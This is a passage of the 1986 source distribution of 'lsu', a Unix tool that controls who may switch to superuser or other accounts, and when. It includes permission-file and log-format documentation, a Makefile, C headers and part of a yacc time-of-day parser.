#                       Any of "Sunday", "Monday", "Tuesday",
#                       "Wednesday", "Thursday", "Friday",
#                       or "Saturday"
#                      day_of_week '-' day_of_week      (ie, Monday-Tuesday)
#                       means from the first to the second
#                      day_of_week ',' day_of_week      (ie, Monday,Friday)
#                       means the first or the second
#       time_of_day == number ':' number ':' number mer (ie, 8:12:56 pm)
#                      number ':' number ':' number     (ie, 20:12:56)
#                      number ':' number meridian       (ie, 8:12 pm)
#                      number ':' number                (ie, 20:12)
#                      number meridian                  (ie, 8 pm)
#                      number                           (ie, 20)
#                      special_time
#                       Any of "noon", "midnight"
#                      time_of_day '-' time_of_day      (ie, 8am-4pm)
#                       means from the first to the second
#                      time_of_day ',' time_of_day      (ie, 8am,4pm)
#                       means the first or the second
# "meridian" is "am" or "pm".  Enough of "special_day" and "special_time" words
# to identify the word uniquely must be given; for example, any of "Au", "Aug",
# "Augu", "Augus", or "August" will match "August"; but "A" will not, since it
# might also be "Am" or "Any".  Note also case is irrelevant.  Examples of
# legal times are:
#       August 10, 1986 - August 20, 1986       Monday - Friday  9AM - 5PM
```

```
#               This describes the working week between August 10
#               and August 20 in 1986
#       Tuesday noon - midnight
#               This describes times on Tuesdays from noon until
#               midnight
#       8/10/86 - 8/20/86  Mon-Fri 9-17
#               This is the same as the first description
#       Saturday-Sunday 8pm-8am
#               This is the same as the example given before the TTY SYNTAX
#               section.
#
# LSU PERMISSION FILE ENTRIES
# === ========== ==== =======
# Example of lsu permission file entries:
#       mab     Any     ttyi9,console   Mon-Fri 9am-5pm
#               "mab" can lsu to any other user from ttyi9 or the console
#               during any day of the working week from 9am to 5pm
#       rlb     root,bin,staff          ttyh3   Aug 10 - Aug 20 Mon
#               "rlb" can lsu to "root", "bin", or "staff" from ttyh3
#               on any Monday from August 10 to August 20 of the current
#               year
#
```

```
# ==========
# |LOG FILE|
# ==========
#
# This file describes the format of the log file.
#
# SAMPLE
# ======
#
# This is a sample log file; at the end of the sample is a description of
# the format
#
SU 02/20 13:16 + ttyi9   mab-spool         [28670] - became spool (UID 2, GID 1)
SU 02/20 13:16 i ttyi9   spool-            [28671] - bad tty (line 19)
SU 02/20 13:16 i ttyi9   spool-root        [28671] - invalid password
SU 02/20 13:16 - ttyi9   spool-root        [28671] - permission denied
SU 02/20 13:16 i ttyi9   mab-nancy         [28672] - nancy not newuser (line 17)
SU 02/20 13:16 - ttyi9   mab-nancy         [28672] - permission denied
nu 02/20 13:18 i ttyi9   mab-              [28678] - root not newuser (line 17)
nu 02/20 13:18 + ttyi9   mab-root          [28678] - became root (UID 0, GID 0)
su 02/20 13:18 i ttyi9   mab-              [28681] - root not newuser (line 17)
su 02/20 13:18 i ttyi9   mab-root          [28681] - invalid password
su 02/20 13:18 - ttyi9   mab-root          [28681] - permission denied
su 02/20 13:18 i ttyi9   mab-              [28682] - root not newuser (line 17)
su 02/20 13:18 + ttyi9   mab-root          [28682] - became root (UID 0, GID 0)
cu 02/20 13:19 v ttyi9   mab-              [28686] - permission denied (not root)
cu 02/20 13:19 v ttyi9   root-             [28687] - checking syntax of PERM.lsu
#
# FORMAT DESCRIPTION
# ====== ===========
#
# Consider the following line:
#
# su 02/20 13:18 - ttyi9   mab-root          [28681] - permission denied
# A   B  C  D  E F    G      H I               J            K
#
# A -- which program was run; values are "SU" for lsu, "su" for su, "nu"
#       for nsu, and "cu" for csu (2 characters)
# B -- month; 1 for January, 12 for December (2 digits)
# C -- day of month (2 digits)
# D -- hour using a 24-hour clock (2 digits)
# E -- minute (2 digits)
# F -- what this message is; values are "+" for success, "-" for failure,
#       "i" for information, and "v" for syntax check (1 character)
# G -- tty from which the program was run (at least 7 characters)
# H -- who is running the program (up to 8 characters)
# I -- who ihe is trying to change to (up to 8 characters)
# J -- message number; all log entries associated with one run of a program
#       will have the same message number (5 digits)
# K -- message (to end of log line)
#
# The format is:
# %2s %02d/%02d %02d:%02d %1c %7s %17s [%05d] - %s
# A   B    C    D    E    F   G   H,I   J       K
# Notes:
# G -- may be more than 7 characters; if less than 7, the trailing characters
#       are blanks
# H,I  this has the format "%s-%s";  length of the two fields never exceeds
#       17 characters.
# K -- runs to end of line
#
```

```
#
# lsu -- local super user
#
# variables that tailor the program
SUPERM="./.su"
LSUPERM = "./.lsu"
LOG="./.log"
# this should not be changed; it names the system (see sysdep.h
# for the meaning and other abbreviations)
SYS = BSD4_3
# this is a temp file used to edit the source
E = Ed/Ed.$(SYS)
# usual make stuff
CFLAGS = -O -D$(SYS)
DESTDIR = /usr/local/bin/
EXEC = su lsu nsu csu
LIBS =
RM = rm -f
OBJECTS = lsu.o log.o pat.o perm.o syntax.o time.o tty.o util.o pat.o
SOURCES = lsu.c log.c pat.c perm.c syntax.c time.y tty.y util.c pat.c

all:    $(EXEC)

su:     $(OBJECTS)
        $(CC) $(CFLAGS) -o su $(OBJECTS) $(LIBS)

csu:    $(OBJECTS)
        $(CC) $(CFLAGS) -o csu $(OBJECTS) $(LIBS)

lsu:    $(OBJECTS)
        $(CC) $(CFLAGS) -o lsu $(OBJECTS) $(LIBS)

nsu:    $(OBJECTS)
        $(CC) $(CFLAGS) -o nsu $(OBJECTS) $(LIBS)

dtime:  time.c
        $(CC) -o dtime $(DEBUG) $(CFLAGS) time.c

dtty:   tty.c lsu.h
        $(CC) -o dtty $(DEBUG) $(CFLAGS) tty.c pat.c

$(OBJECTS):     sysdep.h lsu.h

# all this does is edit in the new definitions of SUPERM, LSUPERM, and LOG
lsu.h:  lsu.H fixup
        cp lsu.H lsu.h
        sh $E fixup | ed - lsu.h

time.c: time.y
        $(YACC) time.y; sed 's/yy/y1/g' y.tab.c > time.c; $(RM) y.tab.c

tty.c:  tty.y
        $(YACC) tty.y; sed 's/yy/y2/g' y.tab.c > tty.c; $(RM) y.tab.c

fixup:  Makefile
        echo $(SUPERM) | sed 's/./& /g' > fixup
        echo $(LSUPERM) | sed 's/./& /g' >> fixup
        echo $(LOG) | sed 's/./& /g' >> fixup

install:        $(EXEC)
        -cp $(EXEC) $(DESTDIR)
        chown root $(DESTDIR)lsu $(DESTDIR)su $(DESTDIR)nsu $(DESTDIR)csu
        chmod 4755 $(DESTDIR)lsu $(DESTDIR)su $(DESTDIR)nsu $(DESTDIR)csu

lint:   time.c tty.c lsu.h
        lint -phbac -D$(SYS) lsu.c log.c pat.c perm.c syntax.c time.c tty.c util.c

clean:
        $(RM) $(OBJECTS) y.tab.c

clobber:
        $(RM) $(EXEC) $(OBJECTS) lsu.h time.c tty.c y.tab.c fixup dtime dtty
```

```
/*
 * LSU -- local superuser header file
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include <ctype.h>
#include <pwd.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>

/*
 * this should run on several different versions of UNIX(tm)
 * the dependencies are localized into this file
 */
#include "sysdep.h"

/*
 * the important file names (ie, the permission file and the log file
 * names) are constructed in memory just before use and cleared imme-
 * diately after; this prevents people from snooping through the exe-
 * cutable file to find the log or permission file name.  To change
 * these, change them in the Makefile.  Changing
 *      LSUPERM         changes         the permission file for "lsu"
 *      SUPERM          changes         the permission file for "su"
 *      LOG             changes         the log file
 * DO NOT CHANGE THEM HERE as when you change anything else in the
 * file, the Makefile will clobber the changes you make here.  Also,
 * don't delete anything -- you may screw up the way the Makefile works.
 */
#define MAKESUPERM(buf) {       /* build the permission file name */ \
/* begin SUPERM */\
buf[0] = '.';\
buf[1] = '/';\
buf[2] = '.';\
buf[3] = 's';\
buf[4] = 'u';\
buf[5] = '\0';\
/* end SUPERM */\
                        }
#define MAKELSUPERM(buf) {      /* build the permission file name */ \
/* begin LSUPERM */\
buf[0] = '.';\
buf[1] = '/';\
buf[2] = '.';\
buf[3] = 'l';\
buf[4] = 's';\
buf[5] = 'u';\
buf[6] = '\0';\
/* end LSUPERM */\
                        }
#define MAKELOG(buf)    {       /* build the log file name */ \
/* begin LOG */\
buf[0] = '.';\
buf[1] = '/';\
buf[2] = '.';\
buf[3] = 'l';\
buf[4] = 'o';\
buf[5] = 'g';\
buf[6] = '\0';\
/* end LOG */\
                        }
#define CLEARNAME(buf)  {       /* clear the buffer */          \
                                register char *bc = buf;        \
                                while(*bc)                      \
                                        *bc++ = '\0';           \
                        }

/*
 * internal definitions
 */
                        /* some universal UNIX goodies */
                                /* lower case version of c */
#define lowcase(c)      (isupper((c))?tolower((c)):(c))
#define SZPASSWORD      8               /* max password length (see getpass(3)) */
#define BOGUSPWD        "\001\001\001"  /* illegal output from crypt(3) */
#define bitset(w,b)     (((w)&(b))==(b))
                        /* defaults for lsu */
#define LSUCOMM         '#'             /* begins comment lines in LSUPERM */
#define LSUSHELL        "/bin/sh"       /* default shell */
#define LSUUSER         "root"          /* default user to su/lsu to */
#define SUPERUID        0               /* superuser UID */
                        /* logging options */
#define L_MASK          0x000f          /* mask for logging options */
#define L_INFO          0x0000          /* no action */
#define L_NO            0x0001          /* don't allow user to lsu */
#define L_YES           0x0002          /* allow user to lsu */
#define L_CHK           0x0004          /* check syntax */
                        /* error options */
#define F_MASK          0x0ff0          /* mask for error options */
#define F_NONE          0x0000          /* no errors */
#define F_FAIL          0x0010          /* ?su is to fail */
#define F_COND          0x0020          /* fail UNLESS is (n)su to root */
#define F_PERM          0x0040          /* mail perm file message to LSUMAINT */
#define F_LOG           0x0080          /* mail log file message to LSUMAINT */
#define F_SYS           0x0100          /* system error */
                        /* errors in perm file lines */
#define E_MASK          0xf000          /* mask for error in perm file options */
#define E_NONE          0x0000          /* no error */
#define E_USER          0x1000          /* user not listed */
#define E_NEWU          0x2000          /* user can't lsu/su to that new user */
#define E_TTY           0x4000          /* bad tty */
#define E_TIME          0x8000          /* bad time */
                        /* abbreviations for legal program names (see runas[]) */
#define LSU             (runas[0].pname)/* as local super user */
#define SU              (runas[1].pname)/* as super user */
#define NSU             (runas[2].pname)/* as super user */
#define CSU             (runas[3].pname)/* as syntax checker */
                        /* used to determine what shell variables to reset */
#define V_NONE          0x0001          /* never reset this */
#define V_ALWAYS        0x0002          /* always reset this */
#define V_LSU           0x0004          /* reset this for lsu */
#define V_SU            0x0008          /* reset this for su */
#define V_NSU           0x0010          /* reset this for nsu */
#define V_CSU           0x0020          /* reset this for csu */
#define V_ORLOGIN       0x0040          /* reset if login OR another test met */
```

```
#define V_ANDLOGIN      0x0080          /* reset if login AND another test met */
                        /* useful versions of NULL */
#define CNULL           ((char *) NULL)
#define PNULL           ((struct passwd *) NULL)

/*
 * forward definitions
 */
char *isinlist();               /* determine if a name is in a list */
char *strsave();                /* make a copy of a string in reserved memory */
FILE *chkperm();                /* check and open the permission file */

/*
 * system variables
 */
extern int errno;               /* system error number */
extern int sys_nerr;            /* number of elements in sys_errlist[] */
extern char *sys_errlist[];     /* list of system error messages */

/*
 * system library functions
 */
char *crypt();                  /* encrypt password */
char *ctime();                  /* get time in ASCII format */
char *getpass();                /* get password from user */
struct passwd *getpwnam();      /* get data in password file for name */
struct passwd *getpwuid();      /* get data in password file for uid */
char *malloc();                 /* allocate some memory */
char *rindex();                 /* get the index of the rightmost char */
char *strcat();                 /* catenate a string */
char *strcpy();                 /* copy a string */
long time();                    /* get time in internal format */
char *ttyname();                /* return the name of associated tty */

/*
 * structure to control permissions and such
 */
struct perms {
        char *lname;            /* log name */
        char *pname;            /* program name */
};

/*
 * structure to control resetting of shell environment variables
 */
struct sv {
        char *splate;           /* template to be reset */
        int len;                /* length of the template to be compared */
        char **cval;            /* if a string required, what it is */
        unsigned int vused;     /* when used */
};

/*
 * global variables
 */
extern char *progname;          /* program name */
extern struct perms *progis;    /* what the program runs as */
extern struct perms runas[];    /* legal program names -- MUST be one of these */
extern FILE *logfp;             /* log file pointer */
extern char *date;              /* date of run */
extern char *tty;               /* terminal name or background */
extern char *towho;             /* command line argument */
extern struct passwd curpw;     /* information about who's running the program */
extern struct passwd newpw;     /* information about who you're lsu'ing to */
extern char *shell;             /* shell to be exec'ed */
extern char *exclude[];         /* exclude directories from path if new UID is 0 */
extern struct sv shvar[];       /* list of shell variables to change */
extern int stamp;               /* PID stamp of this process (for logging) */
extern int dash;                /* 1 if a login shell to be used */
extern int mailmesg;            /* 1 if file problem message to be mailed */
extern unsigned int success;    /* 1 if l/n/csu is to succeed */
#ifndef lint
                                /*
                                 * these are used to keep track
                                 * of how and when the binaries
                                 * were made
                                 */
extern char *lsu_system;        /* what operating system this was made for */
extern char *lsu_version;       /* what version this is */
#endif
```

```
/*
 * this should run on the following versions of UNIX(tm):
 *      Amdahl UTS (UTS)
 *      AT&T System V (SYSV)
 *      Berkeley Software Distribution Release 4.2 (BSD4_2)
 *      Berkeley Software Distribution Release 4.3 (BSD4_3)
 *      Cray UNIX Operating System (UNICOS)
 *      NAS Processing System Network Build 3 (NPSN3)
 *      Ridge Operating System Release 3.3 (ROS3_3)
 *      Sequent Balance Dynix Release 2.0 (DYNIX2_0)
 *      Silicon Graphics Graphics Library 2, Workstation 2.3 (SGI2_3)
 *      Silicon Graphics Graphics Library 3, Workstation 3.4 (SGI3_4)
 *      Silicon Graphics Graphics Library 3, Workstation 3.5 (SGI3_5)
 *      Sun Microsystems UNIX Release 4.2 (SUN4_2)
 * here are the defines to make them look the same so far
 * as the code is concerned
 *
 * defines specific to lsu:
 * SYSTEM       complete identification of the system
 * LSUMAIL      shell command to mail a letter; must take the user name
 *              as the last argument, ie. "/bin/mail root" -- BE SURE
 *              A FULL PATH NAME IS USED OR ELSE THERE IS A SECURITY
 *              HOLE (namely, Trojan horses)
 * LSUMAINT     who to mail error messages to (typically, an alias like
 *              "lsumaint")
 * LSUPATH      if there is no PATH environment variable for the user
 *              and he tries to lsu to someone with UID 0, this gets
 *              put in his environment; it is a colon-separated list
 *              of directories
 *
 * these handle the specific AT&T and BSD differences:
 * BSD4_TYPE    assume this is like BSD 4
 * SYSV_TYPE    assume this is like AT&T System V
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.arpa                  ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */

#define VERSION "version 2.2, April 21, 1987     mab@riacs.edu"

/*
 *      Amdahl UTS (UTS)
 */
#ifdef UTS
#       define SYSTEM   "Amdahl UTS"
#       define LSUPATH  "PATH=/usr/local/bin:/bin:/usr/bin:/usr/amdahl:/usr/ucb/bin:/etc:/us
r/local/etc:/usr/hosts"
#       define SYSV_TYPE
#endif

/*
 *      AT&T System V (SYSV)
 */
#ifdef SYSV
#       define SYSTEM   "AT&T Unix System V"
#       define SYSV_TYPE
#endif

/*
 *      Berkeley Software Distribution Release 4.2 (BSD4_2)
 */
#ifdef BSD4_2
#       define SYSTEM   "Berkeley Software Distribution Release 4.2"
#       define BSD4_TYPE
#endif

/*
 *      Berkeley Software Distribution Release 4.3 (BSD4_3)
 */
#ifdef BSD4_3
#       define SYSTEM   "Berkeley Software Distribution Release 4.3"
#       define BSD4_TYPE
#endif

/*
 *      Cray UNIX Operating System (UNICOS)
 */
#ifdef UNICOS
#       define SYSTEM   "Cray Unix Operating System"
#       define SYSV_TYPE
        /*
         * UNICOS does not support getting speed
         * from the terminal structure, so CBAUD
         * is not defined.  Fake it here.
         */
#       define  CBAUD   037
#endif

/*
 *      NAS Processing System Network Build 3 (NPSN3)
 */
#ifdef NPSN3
#       define SYSTEM   "NAS Processing System Network, Build 3"
#       define SYSV_TYPE
#endif

/*
 *      Ridge Operating System Release 3.3 (ROS3_3)
 */
#ifdef ROS3_3
#       define SYSTEM   "Ridge Computer Systems ROS 3.3"
#       define LSUPATH  "PATH=/usr/ucb:/etc:/bin:/usr/bin"
#       define SYSV_TYPE
#endif

/*
 *      Sequent Balance Dynix Release 2.0 (DYNIX2_0)
 */
#ifdef DYNIX2_0
#       define SYSTEM   "Sequent Computer Systems DYNIX 2.0"
#       define LSUMAINT "mab"
#       define BSD4_TYPE
#       define LOCAL_VARS { "LOGNAME=%s", 8, &(newpw.pw_name), V_ORLOGIN, },
#endif

/*
 *      Silicon Graphics Graphics Library 2, Workstation 2.3 (SGI2_3)
```

```
 */
#ifdef SGI2_3
#       define SYSTEM   "Silicon Graphics IRIS GL2.4"
#       define SYSV_TYPE
#endif

/*
 *      Silicon Graphics Graphics Library 3, Workstation 3.4 (SGI3_4)
 */
#ifdef SGI3_4
#       define SYSTEM   "Silicon Graphics IRIS GL3.4"
#       define SYSV_TYPE
#endif

/*
 *      Silicon Graphics Graphics Library 3, Workstation 3.5 (SGI3_5)
 */
#ifdef SGI3_5
#       define SYSTEM   "Silicon Graphics IRIS GL3.5"
#       define SYSV_TYPE
#endif

/*
 *      Sun Microsystems UNIX Release 4.2 (SUN4_2)
 */
#ifdef SUN4_2
#       define SYSTEM   "Sun Microsystems UNIX Release 4.2"
#       define BSD4_TYPE
#endif

/*
 * these encode generic differences between AT&T System ... and
 * Berkeley ... UNIX
 */
#ifdef SYSV_TYPE
        /*
         * string library functions
         */
#       define index    strchr  /* find first occurrance of char in string */
#       define rindex   strrchr /* find last occurrance of char in string */
        /*
         * file definitions
         */
#       include <fcntl.h>       /* file opening modes */
        /*
         * time definitions
         */
#       include <time.h>        /* time structures */
        /*
         * these are mainly for lint
         */
        void exit();            /* exit declared as a void, not int */
        void free();            /* free declared as a void, not int */
        /*
         * tty structures are COMPLETELY different!
         */
#       include <termio.h>      /* terminal description info */
        typedef struct termio T_TTY;    /* terminal control structure */
#       define  IO_GTTY TCGETA  /* get the tty structure via an ioctl */
#       define  TTYISPEED(x)    (((x).c_cflag)&CBAUD)   /* baud rate as index */
#       define  TTYOSPEED(x)    (((x).c_cflag)&CBAUD)   /* baud rate as index */
                                /* allowed terminal speeds */
#       define  SPEEDS  0L,50L,75L,110L,135L,150L,200L,300L,600L,\
                        1200L,1800L,2400L,4800L,9600L,19200L,56000L,\
                        -1L,
        /*
         * reset these variables
         */
#       define SYSTEM_VARS                                              \
                { "HOME=%s",            5, &(newpw.pw_dir),  V_NSU|V_LSU, },\
                { "LOGNAME=%s",         8, &(newpw.pw_name), V_ORLOGIN,   },\
                { "MAIL=/usr/mail/%s",  5, &(newpw.pw_name), V_ORLOGIN,   },
        /*
         * some miscellaneous stuff; used only if not previously defined
         */
#       ifndef MAILPLATE
#               define MAILPLATE "MAIL=/usr/mail/%s"
#       endif
#       ifndef LSUPATH
#               define LSUPATH "PATH=/etc:/bin:/usr/bin"
#       endif
#endif
#ifdef BSD4_TYPE
        /*
         * file definitions
         */
#       include <sys/file.h>    /* file opening modes */
        /*
         * time definitions
         */
#       include <sys/time.h>    /* time structures */
        /*
         * tty structures are COMPLETELY different!
         */
#       include <sys/ioctl.h>   /* terminal description info */
        typedef struct sgttyb T_TTY;    /* terminal control structure */
#       define  IO_GTTY TIOCGETP        /* get the tty structure via an ioctl */
#       define  TTYISPEED(x)    ((x).sg_ispeed) /* baud rate as index */
#       define  TTYOSPEED(x)    ((x).sg_ospeed) /* baud rate as index */
                                /* allowed terminal speeds */
#       define  SPEEDS  0L,50L,75L,110L,135L,150L,200L,300L,600L,\
                        1200L,1800L,2400L,4800L,9600L,19200L,56000L,\
                        -1L,
        /*
         * reset these variables
         */
#       define SYSTEM_VARS      \
                { "HOME=%s",                    5, &(newpw.pw_dir),  V_ALWAYS,   },\
                { "MAIL=/usr/spool/mail/%s",  5, &(newpw.pw_name), V_ORLOGIN,  },
        /*
         * some miscellaneous stuff; used only if not previously defined
         */
#       ifndef MAILPLATE
#               define MAILPLATE "MAIL=/usr/spool/mail/%s"
#       endif
#       ifndef LSUPATH
#               define LSUPATH "PATH=/usr/ucb:/etc:/bin:/usr/bin"
#       endif
#endif

/*
 * this sets up environment variables that are to be reset
 * note SYSTEM_VARS are defined in the system_TYPE section
 * above, and LOCAL_VARS are defined for each machine
 */
#ifndef SYSTEM_VARS
```

```
#       define  SYSTEM_VARS
#endif
#ifndef LOCAL_VARS
#       define  LOCAL_VARS
#endif
#define LSUVARS {\
        { "SHELL=%s",   6, &(newpw.pw_shell), V_ALWAYS,     },   \
        { "USER=%s",    5, &(newpw.pw_name),  V_NSU|V_LSU, },   \
        SYSTEM_VARS                                             \
        LOCAL_VARS                                              \
        { NULL,         0, &(newpw.pw_name),  V_NONE,       },   \
        }

/*
 * generic defines; used only if not previously defined
 */
#ifndef LSUMAIL
#       define LSUMAIL  "/bin/mail"
#endif
#ifndef LSUMAINT
#       define LSUMAINT "lsumaint"
#endif
#ifndef LSUPATH
#       define LSUPATH  "PATH=/etc:/bin:/usr/bin"
#endif
```

```
%{
/*
 * this file contains the parser for the time of day
 * the function "isintime(t)" returns 1 if the current time
 * is within the time given by the string t
 * grammar:
 *      day_of_year day_of_week time_of_day
 * where:
 *      day_of_year == month number ',' number          (ie, Aug 29, 1986)
 *                     month number                     (ie, Aug 29)
 *                     month ',' number                 (ie, Aug, 1986)
 *                     month                            (ie, Aug)
 *                     number '/' number '/' number     (ie, 8/29/86)
 *                     number '/' number                (ie, 8/29)
 *      day_of_week == special_day
 *                      Any of "Sunday", "Monday", "Tuesday",
 *                      "Wednesday", "Thursday", "Friday",
 *                      or "Saturday"
 *      time_of_day == number ':' number ':' number mer (ie, 8:12:56 pm)
 *                     number ':' number ':' number     (ie, 20:12:56)
 *                     number ':' number meridian       (ie, 8:12 pm)
 *                     number ':' number                (ie, 20:12)
 *                     number meridian                  (ie, 8 pm)
 *                     number                           (ie, 20)
 *                     special_time
 *                      Any of "noon", "midnight"
 * "meridian" is "am" or "pm".  Enough of "special_day" and "special_time" words
 * to identify the word uniquely must be given.
 *
 * if you want to change the syntax, you can debug the new grammar by defining
 * "DEBUG" -- this allows the file to be compiled as a separate program, and
 * will display the result.
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.arpa                  ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 *
 */
#include <ctype.h>
#include <stdio.h>

#ifdef DEBUG
#       define  F_COND  0       /* dummy value; not used here */
#       define  L_INFO  0       /* dummy value; not used here */
#       include "sysdep.h"
#else
#       include "lsu.h"
#endif

/*
 * useful macros
 */
                                /* 1 if current time is between x and y */
#define intime(x,y)     (timecmp((x), &cur) != 1 && timecmp(&cur, (y)) != 1)
                                /* if c is upper case, make it lower case */
#define lowcase(c)      (isupper((c))?tolower((c)):(c))
#define LK_AMBIG        -1      /* ambiguous result from table lookup */
#define LK_NOSUCH       -2      /* no such result from table lookup */

/*
 * times are represented as intervals; lo < hi
 */
typedef struct {
        struct tm lo;           /* lower bound of time */
        struct tm hi;           /* upper bound of time */
} TIME;
#define NULL_TIME       ((TIME *) NULL)

%}

/*
 * for reasons due entirely to the way YACC processes input,
 * this has to go here since TIME is used as a type in the
 * header file to declare yylval
 */
%union {
        int ival;       /* as an integer */
        TIME vval;      /* as a time interval */
}

/*
 * tokens returned by the lexical analyzer yylex()
 */
%token <ival> AND               /* integer:  ampersand */
%token <ival> ANY               /* integer:  matches any date */
%token <ival> COMMA             /* integer:  comma */
%token <ival> COLON             /* integer:  colon */
%token <ival> DASH              /* integer:  hyphen */
%token <vval> DAY_OF_WEEK       /* interval: day of the week */
%token <ival> EOL               /* integer:  no more input */
%token <ival> LPAR              /* integer:  left parenthesis */
%token <vval> MERIDIAN          /* interval: am or pm */
%token <vval> MONTH             /* interval: month of the year */
%token <ival> NONE              /* integer:  matches no date */
%token <ival> NOT               /* integer:  exclamation point */
%token <ival> NUMBER            /* integer:  number token */
%token <ival> OR                /* integer:  vertical bar */
%token <ival> RPAR              /* integer:  right parenthesis */
%token <ival> SLASH             /* integer:  slash */
%token <vval> TIME_OF_DAY       /* interval: time of the day */
%token <ival> UNK               /* integer:  unknown */

/*
 * productions analyzed by the parser
 * in what follows, "interval" refers to the (given) time interval
 */
%type <ival> day_of_week_ok     /* integer:  1 if in day of week interval */
%type <vval> day_of_year        /* interval: bounds day of the year */
%type <ival> day_of_year_ok     /* integer:  1 if in day of year interval */
%type <ival> expr               /* integer:  1 if time so far in interval */
%type <ival> stat               /* integer:  expr with an EOL token tacked on */
%type <vval> time_of_day        /* interval: bounds time of the day */
%type <ival> time_of_day_ok     /* integer:  1 if in time of day interval */

/*
 * expression operators
 * these must be on the same line since they are of equal precedence
 */
```

```
%left OR AND
%right NOT

%{

/*
 * time fields which we don't care about in comparisons are
 * set to -1 to warn the comparison function "timecmp" that
 * they are not to be considered; here's the prototype
 */
TIME nulltime = {
                {-1,-1,-1,-1,-1,-1,-1,-1,-1 },          /* lower bound */
                {-1,-1,-1,-1,-1,-1,-1,-1,-1 },          /* upper bound */
};

/*
 * lookup table -- all special words (keywords to compiler types) go here
 * the time limits go into the time table
 * (this should be one table, but some compilers -- like Amdahl's UTS
 * C compiler -- complain about too many initializers ...)
 */
struct looktbl {
        char *string;           /* the key word */
        int refnum;             /* number referring to keyword of this rettype */
        int rettype;            /* MONTH, MERIDIAN, TIME_OF_DAY, DAY_OF_WEEK */
} wordlist[] = {
        { "any",        -1, ANY },              /*  0 */
        { "am",          0, MERIDIAN, },        /*  1 */
        { "april",       4, MONTH, },           /*  2 */
        { "august",      8, MONTH, },           /*  3 */
        { "december",   12, MONTH, },           /*  4 */
        { "february",    2, MONTH, },           /*  5 */
        { "friday",      5, DAY_OF_WEEK, },     /*  6 */
        { "january",     1, MONTH, },           /*  7 */
        { "july",        7, MONTH, },           /*  8 */
        { "june",        6, MONTH, },           /*  9 */
        { "march",       3, MONTH, },           /* 10 */
        { "may",         5, MONTH, },           /* 11 */
        { "midnight",    0, TIME_OF_DAY, },     /* 12 */
        { "monday",      1, DAY_OF_WEEK, },     /* 13 */
        { "none",       -1, NONE },             /* 14 */
        { "noon",       12, TIME_OF_DAY, },     /* 15 */
        { "november",   11, MONTH, },           /* 16 */
        { "october",    10, MONTH, },           /* 17 */
        { "pm",         12, MERIDIAN, },        /* 18 */
        { "saturday",    6, DAY_OF_WEEK, },     /* 19 */
        { "september",   9, MONTH, },           /* 20 */
        { "sunday",      0, DAY_OF_WEEK, },     /* 21 */
        { "thursday",    4, DAY_OF_WEEK, },     /* 22 */
        { "tuesday",     2, DAY_OF_WEEK, },     /* 23 */
        { "wednesday",   3, DAY_OF_WEEK, },     /* 24 */
        { "weekdays",   -1, DAY_OF_WEEK, },     /* 25 */
        { NULL,          0, 0, },               /* -1 */
};
TIME timelist[] ={              /* lower and upper bounds of time period */
        { {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1}, {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1} }, /*  0 */
        { {-1,-1, 0,-1,-1,-1,-1,-1,-1,-1}, {-1,-1, 0,-1,-1,-1,-1,-1,-1,-1} }, /*  1 */
        { { 0, 0, 0, 0, 3,-1,-1,-1,-1,-1}, {60,60,24,30, 3,-1,-1,-1,-1,-1} }, /*  2 */
        { { 0, 0, 0, 0, 7,-1,-1,-1,-1,-1}, {60,60,24,31, 7,-1,-1,-1,-1,-1} }, /*  3 */
        { { 0, 0, 0, 0,11,-1,-1,-1,-1,-1}, {60,60,24,31,11,-1,-1,-1,-1,-1} }, /*  4 */
        { { 0, 0, 0, 0, 1,-1,-1,-1,-1,-1}, {60,60,24,29, 1,-1,-1,-1,-1,-1} }, /*  5 */
        { { 0, 0, 0,-1,-1,-1, 5,-1,-1,-1}, {60,60,24,-1,-1,-1, 5,-1,-1,-1} }, /*  6 */
        { { 0, 0, 0, 0, 0,-1,-1,-1,-1,-1}, {60,60,24,31, 0,-1,-1,-1,-1,-1} }, /*  7 */
        { { 0, 0, 0, 0, 6,-1,-1,-1,-1,-1}, {60,60,24,31, 6,-1,-1,-1,-1,-1} }, /*  8 */
        { { 0, 0, 0, 0, 5,-1,-1,-1,-1,-1}, {60,60,24,30, 5,-1,-1,-1,-1,-1} }, /*  9 */
        { { 0, 0, 0, 0, 2,-1,-1,-1,-1,-1}, {60,60,24,31, 2,-1,-1,-1,-1,-1} }, /* 10 */
        { { 0, 0, 0, 0, 4,-1,-1,-1,-1,-1}, {60,60,24,31, 4,-1,-1,-1,-1,-1} }, /* 11 */
        { { 0, 0, 0,-1,-1,-1,-1,-1,-1,-1}, { 0, 0, 0,-1,-1,-1,-1,-1,-1,-1} }, /* 12 */
        { { 0, 0, 0,-1,-1,-1, 1,-1,-1,-1}, {60,60,24,-1,-1,-1, 1,-1,-1,-1} }, /* 13 */
        { {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1}, {-1,-1,-1,-1,-1,-1,-1,-1,-1,-1} }, /* 14 */
        { { 0, 0,12,-1,-1,-1,-1,-1,-1,-1}, { 0, 0,12,-1,-1,-1,-1,-1,-1,-1} }, /* 15 */
        { { 0, 0, 0, 0,10,-1,-1,-1,-1,-1}, {60,60,24,30,10,-1,-1,-1,-1,-1} }, /* 16 */
        { { 0, 0, 0, 0, 9,-1,-1,-1,-1,-1}, {60,60,24,31, 9,-1,-1,-1,-1,-1} }, /* 17 */
        { {-1,-1,12,-1,-1,-1,-1,-1,-1,-1}, {-1,-1,12,-1,-1,-1,-1,-1,-1,-1} }, /* 18 */
        { { 0, 0, 0,-1,-1,-1, 6,-1,-1,-1}, {60,60,24,-1,-1,-1, 6,-1,-1,-1} }, /* 19 */
